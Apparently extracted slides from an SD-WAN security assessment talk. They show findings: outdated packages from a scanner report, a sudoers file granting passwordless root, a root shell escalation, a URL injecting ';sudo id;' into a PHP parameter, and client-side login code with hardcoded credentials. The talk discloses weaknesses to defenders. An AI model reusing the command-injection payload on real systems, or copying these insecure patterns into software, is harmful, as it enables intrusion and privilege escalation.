
PATCH IT

- Hash in /etc/shadow
- Boot scripts
- Remote mgt configs
- Web interface
- Linux /sbin
- ...
- Local/Remote shell

The **dark side** of the Force is a pathway to many abilities some consider to be unnatural



SD-WAN SECURITY ASSESSMENT



Now, young Skywalker... you will die.

PATCH LEVEL



Vulners Audit Scanner
Free Linux vulnerability assessment and patch management
tool

- Obsolete Linux (example: kernel 2.6.38)
- Obsolete packages
- Obsolete components

BusyBox 1.25.1 released October 2016
Angular 1.5.8 released July 2016
Django 1.8.6 released November 2015

OpenSSL 0.9.8b released May 2006

Note: Support for OpenSSL 0.9.8 ended on 31st December 2015 and is no longer receiving security updates

OS Name - debian, OS Version - 7

Total found packages: 726

Vulnerable packages:

isc-dhcp-relay 4.2.2.dfsg.1-5+deb70u6 amd64

DSA-3442 - 'isc-dhcp -- security update', cvss.score - 5.7

isc-dhcp-server 4.2.2.dfsg.1-5+deb70u6 amd64

DSA-3442 - 'isc-dhcp -- security update', cvss.score - 5.7

libmysqlclient18 5.5.46+maria-1~wheezy amd64

DSA-3459 - 'mysql-5.5 -- security update', cvss.score - 7.2

mysql-common 5.5.46+maria-1~wheezy all

DSA-3459 - 'mysql-5.5 -- security update', cvss.score - 7.2

openssh-client 1:6.0p1-4+deb7u2talari1 amd64

DSA-3446 - 'openssh -- security update', cvss.score - 4.6


DSA-3550 - 'openssh -- security update', cvss.score - 7.2

openssh-server 1:6.0p1-4+deb7u2talari1 amd64


DSA-3446 - 'openssh -- security update', cvss.score - 4.6

DSA-3550 - 'openssh -- security update', cvss.score - 7.2

OpenSSL 0.9.8 branch
is NOT vulnerable



SIEMENS SIMATIC WINCC/WINCC OA



cmd C:\WINDOWS\system32\cmd.exe

```
C:\>cd "\Program Files\Siemens"
C:\Program Files\Siemens>cd "\Program Files\Siemens\SIMATIC.NET\tools"
C:\Program Files\Siemens\SIMATIC.NET\tools>openssl.exe version
OpenSSL 0.9.8e 23 Feb 2007

C:\Program Files\Siemens\SIMATIC.NET\tools>openssl.exe
C:\Program Files\Siemens\SIMATIC.NET\tools>openssl.exe version
OpenSSL 0.9.8e 23 Feb 2007

C:\Program Files\Siemens\SIMATIC.NET\tools>openssl.exe
C:\Program Files\Siemens\SIMATIC.NET\tools>openssl.exe version
OpenSSL 0.9.8e 23 Feb 2007
```

SUDO EVERYWHERE

```
# User privilege specification
root      ALL=(ALL) ALL
www-data      ALL=NOPASSWD: ALL
talariouser    ALL=NOPASSWD: ALL
admin        ALL=NOPASSWD: ALL
```

```
>shell
Please enter shell access credentials...
Username> CBVWSSH
Password>
Prompting to shell...
admin@cbvw:~$ id
uid=1001 (admin) gid=33 (www-data) groups=33 (www-data)
admin@cbvw:~$ sudo -i
root@CBVW-CBVPX:~# id
uid=0 (root) gid=0 (root) groups=0 (root)
root@CBVW-CBVPX:~#
```



```
my $AuthRetStr = `sudo /home/talariouser/bin/user_management.pl ...`
```

```
← → C ⚠ Не защищено | https://10.30.37.115/storageMigrationCompleted.php?region=;sudo%20id;
uid=0(root) gid=0(root) groups=0(root)
```

WEB: INTERFACES

- Node.js almost everywhere
- Mixed with perl, java, php
- Developers confuse the client and the server
- Broken (client-side) access control
- Information disclosure
- Slow HTTP DoS Attacks
- CSRF attacks everywhere

WEB: CLIENT SIDE

- JSON CSRF everywhere


Exploiting JSON Cross Site Request Forgery (CSRF) using Flash

<https://www.geekboy.ninja/blog/tag/json-csrf/>

- XSS is not a bug because **blocked by Chrome** (sic!)

Doesn't happen in **Chrome as it blocks XSS**. ... In any case, SD-WAN is a hardened device and **web UI is not open to the world** to play with. So attack surface is minor.

SD-WAN vendor security team



SERVER VS CLIENT...

```
function LoginController($scope, $state, $q, AuthenticationService) {
  var vm = this;
  vm.username = '';
  vm.password = '';
  vm.error = false;
  vm.rememberMe = false;

  vm.login = function(){
    // AuthenticationService.authenticate(vm.username, vm.password, vm.rememberMe).then(function ( response ) {
    //   $state.go("home");
    // }).catch( function ( response ) {
    //   $state.go("login");
    // }).finally( function() {
    // });

    if(vm.username === '████████' && vm.password === '████████') {
      $state.go("home");
    }else{
      vm.error = true;
      $state.go("/");
    }
  };
}
```

?


!

// TODO: fix in prod ?




WGET/TELNET FROM “LOCALHOST”

- Management interfaces
- Databases
- Application backend
- Rest API/Node.js endpoint
- Strange homebrew “telnet”



